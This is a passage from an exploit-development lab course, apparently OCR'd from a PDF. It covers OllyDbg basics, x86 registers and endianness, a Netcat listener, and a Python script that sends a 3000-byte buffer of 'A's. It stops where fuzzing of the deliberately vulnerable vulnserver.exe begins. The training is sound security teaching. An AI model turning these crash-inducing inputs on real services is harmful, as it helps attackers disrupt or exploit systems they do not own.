
Once OllyDbg is installed start the debugger. We will start off with opening the vulnserver.exe program in the debugger. There are two different ways we can accomplish this:

1. Attaching to the executable
2. Opening the executable


The difference between the two is that by opening the executable we can control execution of the program from the very start instead of "attaching" to it while the program is already started.




Open and attach can be found in the file menu. Let's open the vulnserver.exe program in the debugger. By opening vulnserver.exe in this manner we are controlling the execution of the program from the very start. Open the File menu and click Open.




Navigate to the location of vulnserver.exe, select it, and click the open button




You now have an active debugging session with vulnserver.exe.




Let's close this debugging session and attach to the process this time. We can close the debugging session with the Debug menu and selecting close.




We now need a process to attach to. Double click the vulnserver.exe program to get it running. The running vulnserver.exe is shown below. We can now attach the debugger to the running process.




Open the file menu and select attach.



Find vulnserver in the process menu and click the attach button.



Once you attach to the process you will have an active debugging session by attaching to the process.




Do you notice anything different from opening vulnserver.exe both ways?

Extra Credit: Look at the EIP register when opening vulnserver.exe both ways.

Lesson 52: OllyDbg Layout

Shown below are some of the main columns of OllyDbg. I have drawn some arrows with labels to make things a little easier.




Memory Addresses: this shows all the memory address for the instructions.

Hex: This column shows the hexadecimal representation of the assembly instruction. This is commonly called the “opcode”.


Assembly: The assembly column is pretty straight forward, this shows the assembly instructions.

Information: The last column here shows information as it relates to each line. This column can contain anything from user comments, strings, or function names.


The section in the top right corner is known as the register pane and is shown below. This pane shows you the various CPU registers and their values. You can think of registers as storage areas in the CPU.



The section in the lower left hand corner is the memory dump pane. This pane shows you sections of the program's memory.



The section in the lower right hand corner is known as the stack pane. This will show you the stack and the memory addresses that are currently stored there.



Lesson 53: Assembly Code Basics

This lab will give you a brief overview and understanding of assembly syntax, the CPU registers, and the stack.

Assembly Syntax
OllyDbg uses the MASM syntax by default. MASM stand for Macro Assembler or Microsoft Assembler. With MASM syntax the instructions are formatted so that the instruction comes first and the source second. See the below example.

```
778F01D0| 8BD4            |MOV EDX,ESP
```

This example shows us the MOV instruction followed by EDX,ESP which are CPU registers. This instruction will copy the contents of the ESP register to the EDX register.

Endian Order
There is such a thing called Endian Order. The Endian Order is essential to how bytes are ordered. The x86 processor uses little Endian Order which means that it stores the least significant byte first. Now if you are still totally lost this means that you read the numbers backwards.

As you may know hexadecimal numbers contain anything from the number 0 to the letter F, (0123456789ABCDEF), with 10 being A, 11 being B and so on. The highest possible value in hexadecimal is FF which equals 255. You will commonly see hexadecimal numbers in the notation of (0x##). So 0xFF is another way of saying 255. Now let's put it all together with little Endian Order.

Here is an example of how little Endian Order works. Let's take the hexadecimal number 12ABCDEF. In little Endian Order, this number will be EFCDAB12. Let's break this down a bit further to explain.

Here is our number
12ABCDEF

Break the number into its individual components
12 AB CD EF

Reverse the order

EF CD AB 12


Put them back together

EFCDAB12


Register & Flags

A register is a storage space inside of the CPU. Each of these registers can hold 32bits of data. They all practically do the same job of holding data but a few registers should be highlighted.

EIP: The EIP register or instruction pointer does as the name implies. It points to the next instruction to be executed. If you look in OllyDbg again notice that the memory address in black on the left hand side equals the value of the EIP register.



ESP: The ESP register is another important one. This register contains a memory address that points to the current location in the stack. Take another look in OllyDbg. The ESP register equals the current location on the stack as shown below.



Flags: The collection of flags is located on the top right of OllyDbg.

```
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_FILE_NOT_FOUND (00000002)
```


All these flags are a collection of bit values that the program uses to signal outcome of various operations. The flags will equal 0 or 1 with 0 being off and 1 being on.

Now that we have an introduction to the layout of OllyDbg and briefly know how assembly instructions work we can continue on with our lab goal of exploiting vulnserver.exe.

Lesson 54: Connecting to a Socket


In lab 4 we will start a Netcat listener and connect to it with a simple python script.

Open up a command prompt and type the following command “nc –l –vv –p 9999”. This will tell Netcat to start a listener on port 9999.




Open up Notepad++ and create the Python script as shown below:


```
import socket
buffer = '\x41' * 3000
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('127.0.0.1', 9999))
s.send(buffer)
s.close()
```




Save the python script in Notepad++ as idle.py.



Open up another command prompt and run the newly created idle.py script.



You will see your Netcat listener get sent a bunch of A's. If you look at the Python script you will see a variable called buffer which is filled with 3000 "\x41" which equals the character A.




This lab has showed you how you can create a raw socket Netcat listener and send data to it. We will leverage this basic functionality in the following labs.

Lesson 55: Vulnerable Server


The vulnserver.exe program is a simple program that runs on the port you specify via the command line. See if you can use a hex editor to find the default port number vulnserver.exe runs on if you don't specify a port.

Vulnserver was created with bugs. Each of these bugs will require a different approach to successfully exploiting it. Let's walk through one of the ways we can exploit vulnserver.exe.


Start vulnserver.exe by double clicking the executable or starting it from the command line. Once its running it should look like the window below.



Once vulnserver.exe is running lets connect to its default port that you just found with Netcat. If you type the HELP command you will receive a list of commands that vulnserver.exe has available.




Let's open up one of our attack scripts that we can use to start fuzzing vulnserver.exe. Open up simplefuzzer.py and take a look at the script.



